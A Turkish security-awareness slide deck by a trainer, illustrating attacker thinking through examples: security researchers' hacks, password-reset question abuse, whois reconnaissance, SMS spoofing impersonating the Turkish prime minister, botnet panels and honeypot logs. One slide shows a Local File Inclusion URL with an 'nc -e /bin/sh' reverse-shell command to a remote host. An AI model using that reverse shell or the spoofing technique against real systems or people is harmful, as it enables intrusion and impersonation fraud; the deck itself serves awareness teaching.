

# Hackerların Gözünden Bilgi Güvenliği

Huzeyfe ÖNAL

[huzeyfe@lifeoverip.net](mailto:huzeyfe@lifeoverip.net)

<http://www.lifeoverip.net>

# Ben kimim?

- Bilgi güvenliği Uzmanı & Denetçi
- Siber güvenlik danışmanı(VS)
- Güvenlik eğitmeni
  - [www.guvenlikegitimleri.com](http://www.guvenlikegitimleri.com)
- Blogger
  - [www.lifeoverip.net](http://www.lifeoverip.net)

# Ajanda

- Bilgi güvenliğine bakış farklılığı
- Hacker ya da güvenlik uzmanı
- Örneklerle hackerların güvenliğe bakışı

# Siber Dünyada Güvenlik

- **Sosyal yaşam vs Siber Yaşam**
- Obama'nın dilinden siber güvenlik
- *It's been estimated that last year alone cyber criminals stole intellectual property from businesses worldwide worth up to \$1 trillion.*
- ***In short, America's economic prosperity in the 21st century will depend on cyber security.***




# Bakış Açısı



# Hacker / güvenlik uzmanı

- Güvenlik uzmanları prosedürel hareket ettiği için hackerlara göre bir adım geriden gelir.
- Güvenlik uzmanları için koruma bir meslek, hackerlar için bu korumaları aşmak bir zevktir.
- Hacker için bilgi güvenliği diye bir kavram yoktur, sadece aşılması gereken engel vardır!
- Hackerların mesaisi, sayısı ve motivasyonu farklıdır...
  - Siber dünyada gece gündüz kavramları yoktur
  - 7/24 mesai yaparlar!
- Örnek: Wordpress açıklığı

# Güvenliğimiz nerelere/kimlere bağlıdır?




# Örneklerle Hacker bakış açısı



# Güvenlikciler nasıl hacklenir?

- “Terzi kendi söküğünü dikemez misali” çok konuşur, nasihat verir, korkutur ama kendileri uymaz(genelleme)
- Kevin Mitnick, Dan Kaminsky, Symantec, Kaspersky



# Kevin Mitnick nasıl hacklendi?

```
[root@mail ~]# ping kevinmitnick.com
PING kevinmitnick.com (67.210.226.207): 56 data bytes
64 bytes from 67.210.226.207: icmp_seq=0 ttl=53 time=188.623 ms
^C
```

## DNS Records

base	record	name	ip	reverse	route	as
kindredresorts.com	a		67.210.226.6	mail.staykindred.com	67.210.226.0/24	AS7819
staykindred.com	a		67.210.226.6	mail.staykindred.com	PNAP-DAL giglinx	GLOBALCON-NET-LLC Proxy Regis
mail.staykindred.com	cname	staykindred.com	67.210.226.6	mail.staykindred.com		
ns1.firehost.com	a		67.210.226.11	11.226.firehost.com		
11.226.firehost.com	ptr		67.210.226.11			
ns2.firehost.com	a		67.210.226.12	12.226.firehost.com		
12.226.firehost.com	ptr		67.210.226.12			
www.flypaper.com	cname	flypaper.com	67.210.226.15	15.226.firehost.com		
15.226.firehost.com	ptr		67.210.226.15			
*.moosedigital.com	a		67.210.226.16	16.226.firehost.com		
*.moosylvania.com	a		67.210.226.16	16.226.firehost.com		
*.swiss-tea.com	a		67.210.226.16	16.226.firehost.com		
69-153-173-194.moosylvania.com	a		67.210.226.16	16.226.firehost.com		
hatchglobalresearch.com	a		67.210.226.16	16.226.firehost.com		
mooseondemand.com	a		67.210.226.16	16.226.firehost.com		
schoolofmoose.com	a		67.210.226.16	16.226.firehost.com		
startrightendright.com	a		67.210.226.16			
swiss-tea.com	a		67.210.226.16			
www.moosedigital.com	a		67.210.226.16			
www.overthemoonmilk.com	a		67.210.226.16			
www.swiss-tea.com	a		67.210.226.16			
16.226.firehost.com	ptr		67.210.226.16			
bonevardculture.org	a		67.210.226.18			
rooftop.org	a		67.210.226.18			

Hosting firmaları ne kadar güvenlidir?

```
pid 81934 (gnailadmin), uid 1011: exited on signal 11
pid 83062 (gnailadmin), uid 1011: exited on signal 11
pid 83685 (gnailadmin), uid 1011: exited on signal 11
pid 83903 (gnailadmin), uid 1011: exited on signal 11
arp: 80.93.202.81 moved from 00:0e:0c:e9:b5:a3 to 00:15:17:17:0f:7d on r10
arp: 80.93.202.81 moved from 00:15:17:17:0f:7d to 00:0e:0c:e9:b5:a3 on r10
r10: promiscuous mode enabled
r10: promiscuous mode disabled
[root@mail ~]#
```

# Güvenlikciler nasıl hacklenir – II ?

BİLGİ GÜVENLİĞİ AKADEMİSİ | www.guvenlikegitimleri.com - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.guvenlikegitimleri.com/new/

Most Visited Getting Started Latest Headlines

BİLGİ GÜVENLİĞİ AKADEMİSİ | www...

güvenlik eğitimleri

BİLGİ GÜVENLİĞİ AKADEMİSİ  
WWW.GUVENLIKEGITIMLERI.COM

ANA SAYFA EĞİTİMLER EĞİTMENLER MAKALELER EĞİTİM NOTLARI HAKKIMIZDA KAYNAKLAR İLETİŞİM

hacker

CEH

GuvenlikEgitimleri.com Nedir?

GE(guvenlikegitimleri.com) konusunda uzman kişiler tarafından uygulamalı ve Türkçe içerikli kaliteli eğitimler vermek üzere açılmış bir sitedir.

**Turkticaret.net üzerinden DNS yönlendirme ile 6 saatlik ulaşım sorunu...**

Subscribe

DECEMBER 10, 2009

**Beyaz Şapkalı Hacker Eğitimi 6 Şubat 2010**

Beyaz şapkalı hacker(Certified Ethical Hacker) yetiştirme amaçlı bir eğitim olup diğer CEH tarzı eğitimlerden en önemli farkı içeriğinin Türkçe ve...

OCTOBER 25, 2009

**Uygulamalı TCP/IP Güvenliği Eğitimi 14 Kasım 2009**

Uygulamalı TCP/IP Güvenliği eğitimi, günümüz iletişim/internet kavramının temelini oluşturan TCP/IP protokollerinde bulunan tasarımsal güvenlik zaafiyetlerinin uygulamalı olarak değerlendirildiği workshop tadında...

OCTOBER 25, 2009

**10 Güvenlik Eğitimi**

2010 Yılında Açılacak Güvelik Eğitimleri

Güvenlikegitimleri.com ekibi olarak eğitim kadromuzu genişlettik. 2010 yılında toplam 6 eğitim arkadaşımızla aşağıdaki eğitimler açılacaktır. 2010 yılı eğitim planlamamızı yaparken...

Hangi eğitimleri almak istersiniz?

☐ Uygulamalı ağ güvenliği

☐ Network pentest

☐ Web uygulama güvenliği(web pentest)

☐ Beyaz şapkalı hacker(CEH)

Vote

View Results

AnkaSec – Ankara Güvenlik Konferansı 24 Aralık 2009

# Twitter nasıl hacklendi?



Domain ismini alan mail adresi ve dns

# Patronun mailleri nasıl okunur?

```
[root@mail ~]# whois .com.tr
** Registrant:
Türkiye
c l@yahoo.com

** Administrative Contact:
NIC Handle :
Organization Name :
Address :

Phone :
Fax :

** Technical Contact:
NIC Handle :
Organization Name :
Address :

Phone :
Fax :

** Billing:
```



Question 1 of 2

What is your oldest cousin's name?

*Yahoo parolami kaybettim!*


[Exit Wizard](#)

Next

**⚡ CAPITALIZATION IS NOT IMPORTANT**

Remember, you may have abbreviated some words or used numbers as part of your answer

# Resim üzerinden sistemi ele geçirme



+Local File Inclusion

[http://hackme.com/wp-content/photos/huzi.jpg?x=nc -e /bin/sh uzak\\_sistem.com 80](http://hackme.com/wp-content/photos/huzi.jpg?x=nc -e /bin/sh uzak_sistem.com 80)

# STS mi SYS mi?

- Saldırı Tespit sistemleri nasıl hacklenir?
  - Güvenlik uzmanına STS kur denir...
  - Uzman STS cihazını alır kurar ve internete açar
- Bir müddet sonra STS cihazı dönüşüm geçirir ve saldırı yapmaya başlar.
- STS neden dönüşüm geçirmiştir?
  - Hediye 😊

- STS= Saldırı Tespit Sistemi
- SYS=Saldırı Yapma Sistemi



# Ateş etmeyi bilmezseniz ayağınızı vurabilirsiniz!

- Güvenlik uzmanına iş verilir: Firewall'dan DDOS koruma için rate limitingi aktif et!
  - Güvenlik uzmanı hemen şu kuralı yazar: aynı ipden 200'den fazla istek gelirse kara listeye al!
- Hacker kaynak ip adresi olarak dns sunucuyu verir (ya da router'in ip adresini)
  - Firma kendi engelleme sistemiyle kendini engellemiş olur!



# SSL Güvenli midir?

Kargo Teslimat Süreleri | **MONSTER® Ödüller** | İnsan Kaynakları | Arıza Takip | Gizlilik Taahhüdü | Eleştirile  
Sitedeki Aktif Kullanıcı Sayısı: 40 Toplam Ziyaretçi Sayısı: 4572294  
nside, Intel Inside Logo, Intel Viiv, Intel vPro, Itanium, Itanium Inside, Pentium, Pentium Inside, Xeon, and Xeon Inside 'in veya Amerika Birleşik

Bu site, RapidSSL tarafından sağlanan 128 bit SSL sertifikası ile korunmaktadır.

~~Yer Sağlayıcı: Hattisun Otiscent~~



Bir Windows Live ID ile **Hotmail**, **Messenger**, **Xbox LIVE** ve gördüğünüz diğer yerlere girebilirsiniz.

## Hotmail

- Güçlü Microsoft teknolojisi istenmeyen postayla mücadelede ve güvenliğinizi artırmada yardımcı olur.
  - Daha büyük kolaylık ve daha yüksek hız sayesinde daha fazla iş yapın.
  - Bol miktarda alan - yolda daha çok güzel özellik var.
- [Daha fazla bilgi](#)

Windows Live ID'niz yok mu?

[Kaydol](#)

Windows Live ID'nizi kullanırken daha fazla bilgi

## Oturum aç

Windows Live ID:   
(ornek555@hotmail.com)

Parola:   
[Parolanızı unuttunuz mu?](#)

- ☒ Bu bilgisayarda beni anımsa (?)  
☐ Parolamı anımsa (?)

[Oturum aç](#)

Artırılmış güvenliğinizi kullan

# Yalnız değilsiniz, günde en az bin ziyaretciniz var!

ADSL Abonesi, haftalık aldığı saldırı sayısı 20.000(600 farklı saldırı tipi)

The screenshot displays the KFSensor interface with a list of network events. The left sidebar shows various services monitored, including TCP, UDP, and specific protocols like SMTP, DNS, DHCP, IIS, POP3, NNTP, MS-RPC, NBT Session, LDAP, HTTP, NBT SMB, CIS, MS CIS, SOCKS, SQL Server, Oracle XDB FTP, Directplay, IIS Proxy, Global Catalog, Terminal Server, MS Uni Plug, VNC, and IIS Proxy. The main window shows a table of events with columns: ID, Start, Duration, Protocol, Sensor, Name, and Visitor. The table lists various events, including SOCKS connections, NBT Datagram Service, and DOS Attacks. An 'Event - 18558' dialog box is open, showing details for a SOCKS 5 Authenticate Request. The 'Request Data - 13 Bytes' section shows the hex data: {[05 01 00]}. The 'Event Details Viewer' window is also open, showing the same hex data in a text format.

ID	Start	Duration	Pro...	Sensor ...	Name	Visitor
18558	22.04.2007 13:47:53.156	6.250	TCP	1080	SOCKS	219.72.199.209
18557	22.04.2007 13:44:14.953	0.000	UDP	138	NBT Datagram Service	FUSION
18556	22.04.2007 13:44:13.453	0.000	UDP	138	NBT Datagram Service	FUSION
18555	22.04.2007 13:44:11.953	0.000	UDP	138	NBT Datagram Service	FUSION
18554	22.04.2007 13:44:10.406	0.000	UDP	138	NBT Datagram Service	FUSION
18553	22.04.2007 12:22:07.203	24.297	TCP	1080	SOCKS	64.71.160.34
18552	22.04.2007 12:21:07.828	16.953	TCP	1080	SOCKS	64.71.160.37
18551	22.04.2007 12:21:07.828	0.000	TCP	1080	DOS Attack	64.71.160.37
18550	22.04.2007 12:21:00.343	6.016	TCP	1080	SOCKS	masked.in.free.trial
18549	22.04.2007 12:20:56.140	6.235	TCP	1080	SOCKS	64.71.160.37
18548	22.04.2007 12:20:00.593	13.172	TCP	1080	SOCKS	64.71.160.37
18547	22.04.2007 12:20:04.203	4.015	TCP	443	HTTPS	pu.acvyskov.cz
18546	22.04.2007 12:20:04.218	0.000	TCP	80	IIS	pu.acvyskov.cz
18545	22.04.2007 12:19:37.437	15.656	TCP	1080	SOCKS	masked.in.free.trial
18544	22.04.2007 12:19:26.656	0.109	TCP	1080	SOCKS	64.71.160.37
18543	22.04.2007 12:19:08.796	5.016	TCP	1080	SOCKS	64.71.160.37
18542	22.04.2007 12:18:57.328	11.640	TCP	1080	SOCKS	64.71.160.37
18541	22.04.2007 12:18:22.828	7.265	TCP	1080	SOCKS	64.71.160.37
18540	22.04.2007 12:18:13.109	0.375	TCP	1080	SOCKS	64.71.160.37
18539	22.04.2007 12:18:13.109	0.000	TCP	1080	DOS Attack	64.71.160.37
18538	22.04.2007 12:17:42.640	21.344	TCP	1080	SOCKS	64.71.160.37
18537	22.04.2007 12:17:50.906	4.265	TCP	1080	SOCKS	64.71.160.37
18536	22.04.2007 12:17:50.046	5.016	TCP	1080	SOCKS	64.71.160.37
18535	22.04.2007 12:17:54.562	0.359	TCP	1080	SOCKS	64.71.160.37
18534	22.04.2007 12:17:09.156	5.828	TCP	1080	SOCKS	64.71.160.37
18533	22.04.2007 12:17:08.937	5.625	TCP	1080	SOCKS	64.71.160.37
18532	22.04.2007 12:16:53.031	21.062	TCP	1080	SOCKS	64.71.160.37
18531	22.04.2007 12:16:14.281	0.375	TCP	1080	SOCKS	64.71.160.37
18530	22.04.2007 12:15:29.531	9.359	TCP	1080	SOCKS	64.71.160.37
18529	22.04.2007 12:14:07.281	25.172	TCP	1080	SOCKS	64.71.160.37
18528	22.04.2007 12:14:11.171	6.907	TCP	1080	SOCKS	64.71.160.37
18527	22.04.2007 12:14:01.421	7.016	TCP	1080	SOCKS	64.71.160.37
18526	22.04.2007 12:13:49.859	6.625	TCP	1080	SOCKS	64.71.160.37
18525	22.04.2007 12:13:28.484	21.219	TCP	1080	SOCKS	64.71.160.37
18524	22.04.2007 12:13:29.875	7.250	TCP	1080	SOCKS	64.71.160.37
18523	22.04.2007 12:13:13.453	6.312	TCP	1080	SOCKS	64.71.160.37
18522	22.04.2007 12:12:54.718	7.813	TCP	1080	SOCKS	64.71.160.37

Event - 18558

Summary Details Signature Data

Request Data - 13 Bytes

SOCKS 5 Authenticate Request: No auth required

Format: Text Close Export... Help

SOCKS 5 Authenticate Request: No auth required

{{[05 01 00]}}

SOCKS 5 Connect: 216.39.53.3:25 [mta-v14.mail.vip.re4.yahoo.com]

{{[05 01 00 01 D8] 5[03 00 19]}}

# Yamasız Windows kullanımı = Zombi

## Top 10 TCP Ports On Internet

1. 80
2. 23
3. 22
4. 443
5. 3389
6. 445
7. 139
8. 21
9. 135
10. 25

**Türkiye’de ortalama 100.000 zombi  
makine bulunmakta!**

- Yamasız bir Windows’un internete açıldıktan sonra ele geçirilme süresi ortalama 6.45 dakika...

# SMS ile kaos oluşturma!

6 March 2009, 12:11

« previous | next »

## Twitter closes SMS spoofing hole - Updated

[Twitter](#), the micro-blogging site, has closed an SMS spoofing security hole which, until Wednesday night, left accounts open to being hijacked. The vulnerability was due to an authentication weakness that allowed anyone who knew a user's mobile number to spoof their messages, provided that the user's mobile number was set up to [post and receive](#) Twitter messages.

The hijack was possible because Twitter determined where to post the messages from the "sender ID" field, the area in all text messages that contains the sender's mobile telephone number. According to [Security Fix](#), an attacker could use an SMS (short message service) spoofing service, such as mv-cool-sms.com or phonytext.com, to m by replacing the "from" or "sender user and then sending a message to that user's Twitter page.

By using Twitter's "text command another user's phone notification other Twitter users. The vulnera

### Send a PhonyText

Voucher Code:

[Redacted]

Gönderici

The Code is Case-Sensitive, may contain letters and numbers, and is 8 characters long.

Name or Number it Should Appear to be From:

R. Tayyip Erdoğan

This is the bit that makes it a PhonyText! If it's a phone number then it can be between 5 and 11 characters in length. Numbers may be converted into its international format and numbers starting with a single zero (0) are assumed to be UK numbers and the 0 will be replaced with +.

Mobile Number to Send the PhonyText To (in International Format):

+905322

Remember, this needs to be in the standard international format which starts with the country code, for example:

- to UK this would be 447973123456
- to Ireland this would be 353871112222
- to The Netherlands this would be 311112222222

Don't forget that you might need to leave out any Zero at the start of the number if there is one.

Message to Send:

Bu gece 03'de bakanlar kurulu toplantısı vardır, konu acildir!

We will send a maximum of 160 characters in the message (98 left)

Send PhonyText!

1 Turkey [Select the country you are sending to]

2 +90 53221 [Local number with or without leading 0]

3 Bu gece saat 04'de calisma var, sarjim bitti. Mutlaka sirkette olman lazim [74/160 characters used]

4 905322 fake MSISDN [You can put your own cell number here. It will be displayed as sender in your SMS. [International Format: +491781234567]

# 300\$'a siber saldırı ordusu kurulur!

The screenshot displays the Promake.me web interface, a platform for managing bot networks. The interface is divided into several sections:

- Top Navigation:** Includes links for "Customize Links" and "Other bookmarks".
- Left Sidebar:** Contains icons for "Add file for Loads", "List task Loads", "List bots", "Stats botnet", "Tasks", "Add Task SPAM", "Add Task DDoS", "Create task SPAM", "Create task DDoS", "List task DDoS", "Create new template for SPAM", "Generate template for SPAM", and "HTML".
- Main Content Area:**
  - Loads:** A table showing active loads with columns for ID, Name, Limit, Progress, Rules, File, Referer, and Status. Two loads are visible: "36 xxx 0 78%" and "38 test 0 65%", both marked as "No Active".
  - List bots:** A table showing a list of bots with columns for ID, Ver, Country, IP, First time, and Last time. Bots are listed from various countries including Brazil, Tunisia, Bulgaria, and Slovakia.
  - Stats botnet:** A section showing overall bot statistics, including "All bots: 6", "ONLINE: 6", "OFFLINE: 0", "Free: 6", "Work: 0", and "Country: 1".
  - Tasks:** A table showing active tasks with columns for #, HOST, Bots, Type, and Start. Two tasks are visible: "1 ya.ru 0999 GET 2008-12-20" and "2 google.ru 0666 GET 2008-12-31".
  - Add Task SPAM:** A form for adding new spam tasks, including fields for Name, Rules, File, and Senders List.
  - Add Template for SPAM Task:** A form for adding new templates, including fields for Name template and File.
  - Update build:** A section for updating the bot build, including fields for Build, Version, and File.
  - Online Stats:** A line graph showing the online status of the bot network over time.

# Türkiye güvenliğe ne kadar önem veriyor?

## Güvenliği ciddiye alıyor musunuz? Bind DOS Zaafiyeti

Posted on November 07th, 2009 in [DNS](#), [Linux Security](#), [Misc](#), [Network Security](#)

Yaklaşık olarak üç ay önce tüm ISC Bind sürümlerini etkileyen bir açıklık yayınlandı. Açıklık DNS servisini etkilediği için çok kritikti( **dns'in çalışmaması ne demek?** Mail alisverisinin durması, web sayfalarının çalışmaması, ISP'ler için müşterilerinin internetinin gitmesi(müşteri için dns vs yoktur internet çalışıyor ya da çalışmıyordur).

Bu açıklığa göre internetin %80 gibi büyük bir oranına dns hizmeti sağlayan Bind yazılımı kullananların verdikleri dns hizmeti uzaktan tek bir dns paketiyle kapatılabiliyordu.



- Güvenlik firmaları %80 oranında açık
- Hosting/ISP'ler %60 oranında
- Üniversiteler %85 oranında
- Devlet/kamu sistemleri %55

# Ankasec/IstSec.org saldırıları...

- 3940 farklı ip adresinden toplam 150.260 atak gerçekleştirilmiş

IstSec '09 Etkinliği kayıt sayfası

Ad

Soyad

Firma

E-posta

*Lutfen tum alanlari doldurunuz*





Type the two words:



KAYIT OL

# Kaynaklar

- Haftalık güvenlik bülteni:
  - [www.lifeoverip.net/newsletter](http://www.lifeoverip.net/newsletter)
- Ağ ve bilgi güvenliği listesi
  - [www.lifeoverip.net/netsec-listesi](http://www.lifeoverip.net/netsec-listesi)
- [www.guvenlikegitimleri.com](http://www.guvenlikegitimleri.com)
- [www.bilgiguvenligi.gov.tr](http://www.bilgiguvenligi.gov.tr)
- [www.Beyazsapka.org](http://www.Beyazsapka.org)
- [www.Lifeoverip.net](http://www.Lifeoverip.net)
- [www.webguvenligi.org](http://www.webguvenligi.org)



# Teşekkürler...

